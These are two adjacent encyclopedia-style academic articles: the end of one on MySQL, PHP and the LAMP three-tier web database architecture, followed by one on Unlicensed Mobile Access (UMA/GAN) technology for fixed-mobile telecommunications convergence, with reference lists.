The contemporary Web-database computing landscape is conceptually based on three-tiered architecture. The three-tier model has at its base the database tier (with the database management system), followed by the middle tier (containing the application logic), and lastly the browser/client layer (presentation layer). Figure 1 depicts this architecture in a LAMP framework. The LAMP framework helps to package PHP and MySQL with Linux and Apache for wide distribution. In the framework, Linux provides the base for handling backend functionalities such as network access and storage. The Apache component handles the Web traffic and other integrating modules. MySQL provides the database engine, while PHP, Python, and Perl act as the scripting languages used for the Web application. This framework provides a cohesive unit for the integration of the dominant OSS system in the competitive software business. It is an emerging response to the integration strategy of the Microsoft corporation.

The three-tier architecture is standard, but different implementations exist in practice. According to Williams and Lane (2004) and Bazghandi (2006), the most common implementation has the Web server (which includes the PHP's Zend scripting engine that processes the scripts and carries out the actions they specify) and the database management system installed on one machine. Many small-to-medium companies embrace this modified architecture when the business volume is low, for example, tens of thousands of requests per hour. For high volume Web sites or big corporations, the Web server and database server are hosted on different machines so that resources are dedicated to permit more scalable and faster applications. For such high end applications, a cluster of computers or n-tier architecture can be used, where the database (MySQL cluster) and Web servers are replicated and the load distributed across many machines (Williams & Lane, 2004).

However, a crucial step in successful Web database application development is the auditing of the system requirements and the designing of the databases. MySQL provides sufficient resources to enable a successful database design, such as a GUI-based MySQL query browser and administrator. For the PHP programming, several GUI-based tools are also available to aid the crafting of the middle tier software. This crafting with PHP is pivotal in that it drives the structure and content of the data displayed to the user, provides security, and authentication, and adds state to the application (Williams & Lane, 2004).

Figure 1. The three-tier architecture in the LAMP framework



In all, the three-tier architecture is a well-established approach to distribute an application across client and servers so that the processing load is not fully placed upon any one node. Furthermore, because the application is distributed across an application server and a database server, changes in either the application itself or in the database structure will not be seen by the user and will not affect the client machine. PHP and MySQL provide Web applications the ability to easily access data in the database (local and remote) with simple interface and cross-platform functionality.

Multimedia Programming

PHP and MySQL are increasingly deployed to provide dynamic multimedia content to Web applications. Such applications include image galleries and flash movies. MySQL on its own currently does not support any specific multimedia data types, but has a data type for large objects in the form of BLOB, which can hold values up to 4GB. This data type can be manipulated by PHP's Zend scripting engine, which has a rich library for handling multimedia content. The PHP multimedia library contains extensions such as Ming, GD, ActionScript, ImageMagick, PDFLib, and FDF (O'Dell, Chase Rosa, Abraham, Kent, Suyoto, & Apshankar, 2002). Ming is a library that allows the creation of flash movies, while the PDFlib can be used to create PDF reports. In general, the PHP libraries can be used to add dynamicity and interactivity to movies, create and manipulate images, send data to and from PDF forms, produce PDF reports, and generate flash files. A broad range of information relating to some of these popular PHP extension libraries, specifically the ones that can be used to create, modify, or deliver multimedia content, can be found in O'Dell et al. (2002). These PHP extensions empower developers to build multimedia, rich and database-driven Web sites. In all, these open source technologies support the use of animation, video, and audio to supplement the traditional media of text and images, thus making multimedia more popular on the Web (Dunckley, 2003; Titchkosky, Arlitt & Williamson, 2003).

FUTURE TRENDS

The open source movement is maturing and increasingly becoming an option in the competitive software industry. This trend will continue as the OSS business model and its viability are obvious even to the big business players. A database is a critical component of the business applications. LinuxWorld conferences reflect on the great offerings and potential in open source databases. With big corporations like Yahoo embracing OSDBs, other groups such as academia, developing countries, nonprofit organizations, and small-to-medium businesses will resort to OSDBs in the future. The ensuing competition between OSDBs and the proprietary databases will result in better products, barring aggressive litigations from the proprietary vendors.

The three-tier or n-tier model will be fully integrated in the ensuing service oriented architecture and the grid architecture. Some of the issues like support, security, and management tools that hold back OSDBs from gaining importance in enterprises will be overcome. In future OSDB systems, there will be noticeable improvements in subselects, key constraints, stored procedures, views, clustering, replication, data movement, backup, and recovery. Furthermore, there will be a greater blending of roles between the database administrator and developer in the future job space.

CONCLUSION

With a freely available source code which can be viewed, modified, and redistributed, open source databases are now gaining acceptance in a market dominated by proprietary databases such as Oracle. MySQL use, with over 6 million installations, is approaching majority status in the open database space. Currently, MySQL is widely used for single function systems, large shared databases, and Web applications. This article focused on MySQL, and its use with PHP—an open source scripting application—in the visualization of multimedia content and Web databases. MySQL and PHP, in conjunction with other applications in the LAMP framework, will continue to improve in performance and stability, thus sustaining the open source software movement.

REFERENCES

Bazghandi, I. (2006). Web database connectivity methods (using MySQL) in Windows platform. In *Proceedings of the 2nd International Conference on*

Information and Communication Technologies (vol. 2., pp. 3577-3581).

Dunckley, L. (2003). *Multimedia databases: An object-relational approach*. Reading. MA: Addison-Wesley.

Harris, J.S. (2004). Mission critical development with open source software: Lessons learned. *IEEE Software*, *21*(1), 42-49.

LeClaire, J. (2006, January 24). *Security hot issue for open-source database developers*. Retrieved March 27, 2007, from http://www.technewsworld.com/story/48249.html

Maguire, J. (2003, November 13). *Year of the open source database*. Retrieved March 27, 2007, from http://www.CRM-daily.com/perl/story/22685.html

McKendrick, J. (2006, August). *Open source DBs move in*. Retrieved March 27, 2007, from http://www.dbta.com/frontpage_archives/8-06.html

O'Dell, D.H., Chase, A., Rosa J., Abraham, S., Kent, A., Suyoto, I., & Apshankar, K. (2002). *Professional PHP 4 multimedia programming*. Peer Information Publisher.

Paulson, L.D. (2004). Open source databases move into the marketplace. *Computer*, *37*(7), 13-15.

Rosen, L. (2004). *Open source licensing, software freedom and intellectual property law*. New York: Prentice Hall.

Samuelson, P. (2006). IBM's pragmatic embrace of open source. *Communications of the ACM*, *49*(10), 21-25.

Shankland, S. (2004, March 8). *Study: Open-source databases going mainstream*. Retrieved March 27, 2007, from http://news.com.com/2100-7344_3-5171543.html

Stallman, R. (2002). *Free software, free society: Selected essays of Richard M Stallman*. GNU Press.

Sweat, J.E., Kent, A., & Slenc, M. (2003). *PHP graphics handbook*. Chicago, IL: Wrox Press.

Titchkosky, L., Arlitt, M., & Williamson, C. (2003). A performance comparison of dynamic web technologies. *ACM Sigmetrics Performance Evaluation Review*, *31*(3), 2-11.

Welling, L., & Thomson, L. (2001). *PHP and MySQL web development*. Indianapolis: Sams Publishing.

Williams, H. E., & Lane, D. (2004). *Web database applications with PHP and MySQL*. Sebastopol: O'Reilly & Associates.

Zawodny, J. (2002, July). *MySQL powers Yahoo! Finance*. Retrieved March 27, 2007, from http://www.dmreview.com/article_sub.cfm?articleId=5421

Zhao, L., & Elbaum, S. (2003). Quality assurance under the open source model. *Journal of System and Software*, *66*, 65-75.

KEY TERMS

Desktop Database: This is a database that is primarily designed to stand alone on a desktop or a PC for a single user. Microsoft Access and FileMaker Pro are good examples.

LAMP Framework: It represents a structure and business strategy that supports the combined use of four OSS packages in Web development, namely the **L**inux operating system, the **A**pache Web server, the **M**ySQL database, and either the **P**HP, Perl, or Python scripting language.

Open Source Database: The underlying code of the database, like any other open source software, is freely viewable, modifiable, or redistributable by any interested party, as opposed to a proprietary one that is controlled under copyright laws. Examples of open source databases are MySQL, Firebird, and MaxDB.

Server-Based Database: It is a multiuser database that is designed to be hosted on a server instead of a desktop.

Service Oriented Architecture: This is a form of software design that allows different applications to interact in business processes regardless of specific technology like programming languages and operating systems.

State: HTTP is stateless in that the Web server does not keep the status of any client communicating with it. When by design this status is kept, then there is a state between the client and the server.

Three-Tier Architecture: This is a conceptual model for a Web database application that has at its base the database tier (with database management system), then the middle tier (hosting the application logic), and finally the client tier (usually the browser).

Web Application (Webapp): This is a term coined to represent a networked application on an Intranet or Internet that is accessible through a browser.

Opportunities and Challenges from Unlicensed Mobile Access (UMA) Technology

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Technology, Greece

Stergios P. Chochliouros
Independent Consultant, Greece

George Agapiou
Hellenic Telecommunications Organization S.A. (OTE), Greece

INTRODUCTION

The tremendous growth in the mobile communications sector has had a profound technical, economic/business, and social impact in Europe and worldwide (Chochliouros & Spiliopoulou, 2005). In particular, various sectors' effects combined with the rapid expansion of (fixed) broadband wireless technologies have generated, *in several instances*, suitable prerequisites (and/or conditions) for further development and exploitation, to successfully realize a diversity of convergence-based opportunities (Chochliouros, Spiliopoulou, & Lalopoulos, 2004; Yoon, Yoon, & Lee, 2005).

Mobile devices are currently used in virtually every domain of human activity (i.e., private, business, and governmental). While the relevant penetration levels are likely to continue to enlarge (*in fact, mobile phone penetration has now reached well over two billion subscribers globally*), the most important future evolutionary progress will be the development of innovative broadband facilities-applications. Potential offerings of third-generation mobile (3G) infrastructure (and of its enhancements), together with other modern wireless technologies, especially Radio Local Area Networks (RLANs) and Wi-Fis (Kumar, 2004; Siau & Shen, 2003) affect the growth of the modern economy. The fast expansion of these technologies creates a paradigm shift that will make possible the appearance (and the adoption) of new data services, able to combine the advantages of broadband with mobility features (Commission of the European Communities, 2004a). To this important perspective, all related applications can exercise an essential impact in various fields (technical, commercial, financial, regulatory, social, etc.) and, *most significantly*, they can produce considerable economic effects by potentially modifying the way that business is done. However, as most of the innovative electronic communications offerings can be accessed and exploited by converged means and resources, the "combined" usage of fixed and mobile infrastructures/facilities can be the basis for further development and progress.

Moreover, if looking forward, the convergence of telecommunications-, broadcasting-, and Internet-based facilities will result in the proliferation of high-speed multimedia services, delivered over such networks/infrastructures. Recent market experiences have demonstrated that 2.5G/3G infrastructures (and RLANs) will coexist and provide complementary services (Commission of the European Communities, 2004b). Users can thus benefit themselves of high-speed wireless access when near a hot-spot, and receive 3G services over a broader area. Therefore, convergence of fixed and mobile services, through unified fixed/mobile offerings, is expected to bring additional opportunities for novelty.

UNLICENSED MOBILE ACCESS IN THE CONTEXT OF THE BROADER "CONVERGENCE" EFFORTS

As voice becomes even more of a commodity service and use of data services grows, network operators realize that they need to adopt converged (network-based) services and offer easier ways to roam across networks

(Sutherland, 2007). The world scenery for wireless and mobile communications is changing very quickly (subsequent to international trends and practices) and consequently, a number of market operators of the wider electronic communications industry have nowadays focused their business priorities on the applicability/effectiveness of an increasing set of fixed-mobile convergence (FMC) initiatives (Merry, 2007), linked with modern and fascinating technological solutions (Lainé, Drevon, & Cannet, 2005).

The majority of these initiatives are expected to be suitably developed through the exploitation of "*Unlicensed Mobile Access*" (*UMA*) *(or alternatively known as* "*Generic Access Network*"*-GAN)* technology, which represents the first global standardized effort (supported by the 3rd Generation Partnership Project - 3GPP) for subscriber access to mobile circuit-, packet-, and IMS-based (IP Multimedia System) services over any IP-based access network (e.g., Wi-Fi, DSL (Digital Subscriber Line), Cable, Fiber-to-the-Home (FTTH), etc.), including the Internet (More specifically, the related system was initially called "UMA" and then renamed to "GAN").

All further work related to unlicensed mobile access takes place in 3GPP and is coordinated with all future standardization and development of the actual GSM (Global System for Mobile Communications) and WCDMA (Wideband Code Division Multiple Access) networks.

Originally developed by 15 leading companies in the mobile industry (including, among others, Alcatel, British Telecom, Cingular, Kineto Wireless, Motorola, Nokia, Nortel Networks, Siemens, Sony Ericsson, and T-Mobile), the UMA (http://www.umatoday.com/) is now the 3GPP standard for enabling subscriber access to mobile services over Wi-Fi and broadband IP networks (3GPP, 2007a; 2007b).

Handset and network vendors have taken an energetic part in the relevant standardization procedures in order to: minimize the impact on the handset and leverage on already-existing implementations; enable rapid time-to-market; ensure interoperability between a wide range of handsets and networks; and, increase the possibility of commercial handset availability from multiple handset vendors. The endorsed specification is now able to define network elements and protocols that support user authentication and the transparent handoff of calls from cell towers to IP-based access points based on both Wi-Fi and Bluetooth. The UMA specification focuses on four key design objectives: security and authentication, full-service support, seamless session transparency, and minimal impact to the core network (Finger-Gibson, Bilderbeek, & Vestergaard, 2005).

The suggested UMA network facilities, *because of their cost and performance advantages*, are proving to be quite important complements to cellular radio access networks. In particular, when the fixed access is of wireless nature, then UMA can become an efficient and sophisticated solution allowing for seamless handover between cellular networks and wireless local area networks (WLANs), while simultaneously supporting a variety of enhanced interoperability/interconnection features (Chochliouros & Spiliopoulou, 2003).

This is a challenge of high priority for a huge majority of market players, either fixed or mobile: that is, the former can consider the suggested solution as a "proper defensive move" to protect their "customer base" in opposition to churn and traffic losses due to existing worldwide trends for "*fixed-to-mobile*" substitution; a fixed/broadband operator can thus expand its business into mobile operations via a Mobile Virtual Network Operator (MNVO) agreement and sell mobile services under its brand using the mobile operator's network. On the other hand, fixed operators can also take advantage of UMA, but the "key prerequisite" is partnership with a mobile operator, enabling them to offer mobile services directly (or to bundle them with existing services). In cases where ownership interest exists, the cooperation is easier to establish, and several operators are working on the synergy that a UMA service closely tied to a fixed network can generate (Ericsson, 2005; Nokia Corporation Networks, 2006).

In addition, mobile operators are considering UMA as a suitable means: (i) to penetrate the indoor voice market; (ii) to enhance the performance of mobile services indoors (by improving coverage in locations where it is not economical or technically feasible to provide GSM or WCDMA coverage); and, (iii) to capitalize new streams of revenue by differentiating their offerings and making pricing more affordable (Schweizer, 2006). This also provides the possibility to offer a bundled service together with a fixed/broadband market partner, in the environment of competitive markets. One supplementary key advantage of UMA is that the mobile core network remains unchanged, as the related solution can integrate directly with the mobile core network.

User acceptance/familiarization of multimedia applications is tied directly to user experience and service costs, which are, in turn, related to the performance (i.e., bandwidth and latency) and cost of the access network. As for this option, the success factor is clear: the faster the network, the better the experience, and the better the experience, the higher the user adoption rate.

Both fixed and mobile operators are considering UMA as an option to fend off the increasing threat from new Voice-over-IP (VoIP) operators, and to widen their market activities to modern data- and multimedia-oriented sectors (The UMTS Forum, 2006). In particular, mobile operators can leverage the cost and performance advantages of IP access technologies to deliver high-quality, low-cost mobile voice and data services in the locations where subscribers spend most of their time (i.e., the home, office, campus environment, and/or other selected areas covered). In a more general approach, operators can explore new business opportunities.

UMA AS A FUNDAMENTAL MEANS FOR INCREASED MARKET AND CONSUMER BENEFITS

Apart from the international mobile expansion, a quite remarkable feature of modern economy can also be found on the extended penetration of Wi-Fis (Balachandran, Voelker, & Bahl, 2005). Recent years have seen the availability of public Internet access via WLAN "hot spots", located in cafes, hotels, airports, and other public places. These provide a potential alternative low-cost wireless access network for voice and data services. In fact, Wi-Fis mainly affect the subsequent major market segments (Kineto Wireless Inc., 2005):

i. **Businesses:** Small to large enterprises are deploying WLANs to increase employee productivity by eliminating the constraints of the "traditional" cable-based communications;
ii. **Households:** Due to its convenience/mobility benefits, consumer Wi-Fi acceptance is very rapidly increasing, and extra support is being built into most residential broadband modems;
iii. **Hot spots and hot zones:** Many mobile operators are aggressively pursuing current public WLAN deployment as consumers begin to expect and demand anytime, anywhere Internet access.

Thus, there are numerous cellular and Wi-Fi infrastructures broadly deployed in the marketplace, offering options for further expansion and providing significant benefits to users. Wi-Fi and cellular convergence is about to hit the main stream (Shim, Varshney, Dekleva, & Knoerzer, 2006), with mobile operators planning to deploy UMA services in their national markets. It is estimated (Paolini, 2005) that the revenues from Wi-Fi and cellular convergence services will be $1.6 billion by 2010 in the U.S. alone, with over 26 million subscribers, while North America will be the largest of the first markets to launch UMA services. In the same sense, the worldwide demand for such converged services is expected to reach 55 million subscribers by 2010. Western Europe, Japan, and Korea will be "key" UMA markets and, as broadband penetration grows, China will quickly become an additional, attractive market.

Any corresponding advantages can be tremendously multiplied, if there is an exact context for a proper and "combined" usage of these infrastructure facilities. UMA enables mobile operators to offer fully-converged connectivity using their existing core network. It is a simple and effective technology that permits operators to roll out the solution in the short term, while subscribers are able to seamlessly roam from the cellular network to a WLAN, maintaining their call as they move from one to the other (Kalmanek, Murray, Rice, Gessel, Kabre, & Moskal, 2006). The solution can combine the use of the broadband network with the mobile core network infrastructure, but the handset plays the role of the "prime" device as the "single personal communication device", utilizing the best possible access network available at any time. The end-user has one phone with one number that works independently of access method and location. It is technically possible to allocate several numbers for the subscriber, for example, one mobile and one fixed number in areas where specific mobile number series exist. Any existing mobile core network functionality (such as charging, authentication, and end-user administration) is reused, while impact is limited to configuration of the new access network (Ericsson, 2006). Using dual-mode services, subscribers can make calls from outside the home as they would ordinarily, by using the GSM radio network at the standard tariff rate. Inside the home, the call travels over the subscriber's wireless broadband connection, so the operator can enjoy a similar economic structure as VoIP-over-broadband providers.

In fact, the UMA solution permits mobile operators to provide seamless mobile voice, data, and IMS services indoors and outside, by affecting the emergent ubiquity of existing WLANs (Poikselkä, Mayer, Khartabil, & Niemi, 2006). To this aim, UMA can further exploit existing in-building Wi-Fi networks and enable operators to perform broader coverage and range issues of their network rollouts (Kineto Wireless Inc., 2006). More specifically, UMA technology can supply access to GSM and GPRS (General Packet Radio Service) mobile services over unlicensed spectrum technologies (including Bluetooth and WLAN/802.11). This option constitutes a critical competitive advantage as it fully exploits beneficial market opportunities from the "license-free" usage of the corresponding frequency bands, independently of the nature of the "underlying" infrastructure. Thus, UMA lets operators easily expand their coverage and introduce new mobile data services.

By deploying UMA, service providers can allow subscribers to roam and handover between cellular networks and public/private unlicensed wireless networks by using suitable dual-mode handsets (DMH). Users' terminals need to be equipped with an intelligent software client which automatically selects the preferred access technology (while in idle mode) and performs seamless handover between the available access technologies (while in connected mode), according either to operator's or to user's preferences/policies (McQueen, Kamal-Saadi, Byrne, Burk, & Lee, 2006).

Therefore, users receive a reliable experience for their mobile voice/data services, as they can successfully realize "transitions" between underlying networks, while simultaneously preserving an adequate security level (3GPP, 2007a, 2007b) and benefiting suitable operational processes (Racca, 2005). The UMA specifications addresses security challenges by incorporating a highly-scalable security gateway to secure and aggregate end-user traffic.

UMA can enable mobile handsets to stay always "best connected", offering the (residential or corporate) subscriber simplicity, cost savings, and, *most importantly,* the best trade-off between low cost and high performance for service delivery in an optimal way. The fundamental cost structure for UMA-based services is similar to that of commercial VoIP providers, so the involved operator gains the flexibility to offer more competitive pricing in certain markets: Due to this option, several (service or network) providers are considering to take advantage of the low "entry cost" of UMA service, in order to offer voice services to subscribers using ordinary telephones. In this case, from the subscriber's perspective, the call behaves the same as it does over a fixed-line network, although it travels first over Wi-Fi (or Bluetooth), then over broadband, and finally over the GSM radio network. Nevertheless, service traffic and revenue is still maintained by the mobile operator.

An essential advantage is due to the fact that UMA provides for seamless mobility between the mobile and the Wi-Fi networks, in parallel with voice call and data session continuity (Paolini, 2005). Some of the key benefits that the subscribers receive also include:

i. **Simplicity:** The user has only one personal phone number to consider, one mailbox to access, a single address book, and a single device to learn to use;
ii. **Reachability:** When subscribers have reliable mobile phone coverage and reasonable service pricing at home and/or in the office, they are comfortable to perform mobile communications;
iii. **Always-available SMS (short messaging services) and MMS (multimedia messaging services):** Many relevant sessions end when a user enters the office or home, simply because in that time coverage becomes "problematic". With a UMA-based solution, these sessions can last as long as the participants desire, due to the enhanced coverage provided by the WLAN network. The sessions are thus uninterrupted, because they are seamlessly handed over to the WLAN connection; and
iv. **Always-on bandwidth-intensive services:** Just as IMS, SMS, and MMS sessions do not have to end when the user goes home, neither do bandwidth-intensive mobile services such as mobile games and MP3 downloads. With more bandwidth available and favorable pricing at home, users can use more data services and download music and video, online gaming, and so forth.

An additional benefit is that UMA provides full-service transparency, as it makes sure that all mobile services accessible to subscribers over existing mobile networks are also available over it. Contrasting other potential FMC approaches which solely provide for a non-seamless voice service between networks, UMA delivers subscribers the entire mobile service experience when being (on a constant basis) on Wi-Fi, including voice, SMS, MMS, Mobile TV, WAP (Wireless Application Protocol), ringtones, PoC (push-to-talk over cellular), and many more. Figure 1 illustrates the potential case for realizing extension of all mobile services over Wi-Fi via the UMA application.


In fact, with the UMA use, many SMS, MMS, and IMS sessions are independent of indoor coverage, and they can continue as long as the participants desire (Kineto Wireless Inc., 2005). Thus, mobile operators offering such services can gain the likelihood to develop, expand, and refine IP infrastructure (and related functional processes) that they can reuse for future services that they intend (or plan) to offer, including bundled mobile-voice with data facilities (such as remote video surveillance and mobile remote control of home appliances with IMS).

The solution also permits more accurate presence information, which is a basis for additional value-added services. Furthermore, other extra benefits can be offered, all able to influence, *to a certain degree*, market investments due to the standard (and well-defined) interfacing to existing mobile core networks. Contrasting to other FMC approaches which "necessitate" the deployment of an entirely new service core voice network (and of associated operational support and billing systems), the UMA allows operators to leverage existing and future core (both mobile and wireless) network investments, while simultaneously being transparent to existing standard CPE (customer premises equipment) devices (i.e., access points, routers, and modems).

Operators using UMA to provide one-person, one-number service can rapidly take advantage of their returns on investment and earn long-term customer loyalty from subscribers who can remain connected via their mobile handsets. UMA services, devices, and subscribers are still growing, and according to ABI Research (2007), subscriber numbers should reach 65 million by 2012.

The UMA technology is mainly telecommunications-oriented and is an apparent development to existing mobile operators to accomplish new business targets, by utilizing WLANs and other unlicensed radio access technologies. For instance, in the U.S. market, the driver for UMA's technology implementation was primarily the limited cellular access indoor coverage, so market operators saw the combined usage of GSM and WLANs as a reliable solution to improve the coverage. In the European Union (EU), the UMA technology has most recently been utilized by several operators to offer lower voice call charges to their customers, when the call was made by using their WLAN router at home (Välimäki, 2006). This was an opportunity for operators to move voice traffic from the more expensive cellular radio network to their already deployed (and, occasionally, widely-used) fixed broadband connections, in the scope of the applied "digital convergence" policy context.

Figure 1. Extension of all mobile services over Wi-Fi via UMA application (Figure created using information obtained from www.umatoday.com and www.kinetowireless.com)



A BRIEF OVERVIEW OF THE UMA BASIC ARCHITECTURE


The basic elements comprising the modern UMA architecture are illustrated in Figure 2. To allow access to the mobile service core via IP-based networks, the existing UMA standard defines a new network element (the UMA Network Controller-UNC) and the associated protocols providing for the secure transport of mobile signaling and user plane traffic over IP. The UNC extends mobile circuit, packet, and IMS-based services over broadband access networks. It is linked to the core network through well-defined 3GPP-specified (scalable and secure) interfaces, able to minimize network disruption, facilitating roaming between the licensed and the unlicensed networks. On one side, the UNC interfaces to an operator's existing core network systems, and on the other side, to the Internet. The UNC establishes secure connections to each UMA-enabled device over the Internet and manages delivery of mobile services, as well as mobility between access networks.

In fact, any relevant deployment is comprised of UMA-enabled mobile handsets joined over any IP-access connection to a UNC located in certain core network. UMA uses IPsec tunneling techniques between mobile handsets and a UNC, to transparently extend all circuit-, packet- and IMS-based services over IP-access networks. First, the gateway authenticates the mobile user based on the subscriber profile, location, and activity status information stored in the Home Location Register (HLR). Next, the security gateway decrypts the incoming traffic before forwarding it to the appropriate UMA application server. The security gateway also routes voice calls through a media gateway to the core voice network and circuit and packet-based data services through an IP network controller towards the data core.

For mobile operators, adding UMA access to existing GSM networks is not a major undertaking, and it is performed via the usage of standard A/Gb interfaces (European Telecommunications Standards Institute, 2006). Therefore, UMA allows operators to use broadband and WLAN together with the GSM/GPRS network to provide efficient "alternative access" for mobile voice and data services.

The basic relevant technology means that any IP connectivity can be used to access the mobile core network services available via the standard A and Gb interfaces, and that it fulfils all related requirements imposed by the regulation (these can include, but are not limited to, access to emergency service and location services, number portability, lawful interception, security and integrity of network, services for disabled users, quality of service, and local/national telephony taxes).

Figure 2. A basic description of the UMA architecture (Figure created using information obtained from www.umatoday.com and www.kinetowireless.com)



CONCLUSION

Due to several conditions imposed by rapid market progress (i.e., competition, evolving technologies, changing regulatory environments, etc.) various operators (with fixed and mobile assets) around the world have made converging their networks a high-priority strategic initiative. In the context of the emergence of new technologies and industry-altering inventions, Unlicensed Mobile Access has performed its way to the top of the list among operators looking to deploy fixed-mobile convergence services. The technology which expands the existing mobile network architecture to include new IP access solutions (like broadband and Wi-Fis) is a straightforward way to achieve an effective convergence. To this aim, UMA can be a vital part of the relevant procedure as it practically introduces new access technologies into the current scope of the widespread mobile architecture, thus enabling delivery of voice and data services through the usage of interoperable solutions (based on the combined exploitation of fixed and mobile infrastructures), and offering a sophisticated set of services to users in a very simple way. It is a flexible, fully-open FMC solution, that can be used to extend GSM coverage in residential markets (home and public hot spots) and the Small Office/Home Office (SOHO) market.

Converged technologies like UMA greatly expand the options for connecting via mobile devices. Specifically, UMA allows wireless users to roam and hand over calls between GSM cellular and wide-area networks using a special dual-mode device. In other words, it combines the benefits of mobile service and fixed landline service through voice over WLAN. In fact, UMA adds network access over unlicensed spectrum by reusing existing fixed wireless equipment and the mobile core network, and permits operators to take advantage of favorable economics. In summary, UMA is a service-agnostic, access-layer technology that enables device mobility across multiple access networks.

REFERENCES

ABI Research (2007). *Unlicensed mobile access (UMA). Vendor ecosystem, operator deployment activity, and subscriber forecasts*. Oyster Bay, NY: ABI Research.

Balachandran, A., Voelker, G. M., & Bahl, P. (2005). *Wireless hotspots: Current challenges and future directions*. Hingham, MA: Kluwer Academic Publishers.

Chochliouros, I. P., & Spiliopoulou, A. S. (2003). Innovative horizons for Europe: The new European telecom framework for the development of modern electronic networks and services. *The Journal of The Communications Network (TCN), 2*(4), 53-62.

Chochliouros, I. P., & Spiliopoulou, A. S. (2005). Visions for the completion of the European successful migration to 3G systems and services - Current and future options for technology evolution, business opportunities, market development, and regulatory challenges. In M. Pagani (Ed.), *Mobile and wireless systems beyond 3G: Managing new business opportunities* (pp. 342-368). Hershey, PA: Idea Group Inc.

Chochliouros, I. P., Spiliopoulou, A. S., & Lalopoulos, G. K. (2004). Radio local area networks (RLANs) - An enabler of the European broadband perspective. *The Journal of The Communications Network (TCN), 3*(1), 59-65.

Commission of the European Communities (2004a). *Communication on connecting Europe at high speed: Recent developments in the sector of electronic communications [COM(2004) 61 final, 03.02.2004]*. Brussels, Belgium: Commission of the European Communities.

Commission of the European Communities (2004b). *Communication on mobile broadband services [COM(2004) 447 final, 30.06.2004]*. Brussels, Belgium: Commission of the European Communities.

Ericsson (2005). Evolution towards converged services and networks, April, 2005 - White paper (284 23-3017 Uen Rev B.). Retrieved October 28, 2007, from http://www.ericsson.com/technology/whitepapers/networks.shtml

Ericsson (2006). Generic access network, GAN (Former UMA), October, 2006 - White paper (284 23-3035 Uen Rev A.). Retrieved August 15, 2007, from www.ericsson.com/technology/whitepapers/3035_gan_a.pdf

European Telecommunications Standards Institute (ETSI) (2006). *ETSI TS 143.318 (V6.8.0): Digital cellular telecommunications system (Phase 2+); Generic access to the A/Gb interface; Stage 2; November, 2006*. Sophia-Antipolis, France: ETSI.

Finger-Gibson, G., Bilderbeek, P., & Vestergaard, L. (2005). Fixed-mobile convergence: Unifying the communications experience. An IDC white paper, November, 2005. *International Data Corporation (IDC)*. Retrieved October 6, 2007, from www.fixed-mobileconvergence.net/whitepapers/fmc-idc.pdf

Kalmanek, C., Murray, J., Rice, C., Gessel, B., Kabre, R., & Moskal, A. (2006). A network-based architecture for seamless mobility services. *IEEE Communications Magazine*, *44*(6), 103-109.

Kineto Wireless Inc. (2005). White paper: How UMA enables broadband IMS – June, 2005; A Kineto white paper. *Kineto Wireless, Inc*. Retrieved June 6, 2007, from www.kinetowireless.com/products/downloads/kineto_wp_uma_ims.pdf

Kineto Wireless Inc. (2006). White paper: The role of UMA in fixed-mobile convergence for integrated operators, June, 2006. *Kineto Wireless, Inc*. Retrieved July 12, 2007, from www.kinetowireless.com/products/downloads/kineto_wp_UMA_Role_FMC_2006_v6.pdf

Kumar, S. (2004). Mobile communications: Global trends in the 21st century. *The International Journal of Mobile Communications (IJMC), 2*(1), 67-86.

Lainé, P., Drevon, N., & Cannet, J.-M. (2005). Network models for converged fixed and mobile telephony. *Alcatel Telecommunications Review*, 1st quarter. *Alcatel*. Retrieved July 14, 2007, from www.fixedmobileconvergence.net/whitepapers/fmc-alcatel3.pdf

McQueen, D., Kamal-Saadi, M., Byrne, G., Burk, M., & Lee, D. (2006). *Future mobile terminals. 8th ed. Worldwide market analysis: Strategic outlook & forecasts to 2011*. London, UK: Informa Telecoms & Media.

Merry, P. (2007). *Fixed mobile convergence, 2nd ed. Worldwide market analysis, strategic outlook, and forecasts to 2012*. London, UK: Informa Telecoms & Media.

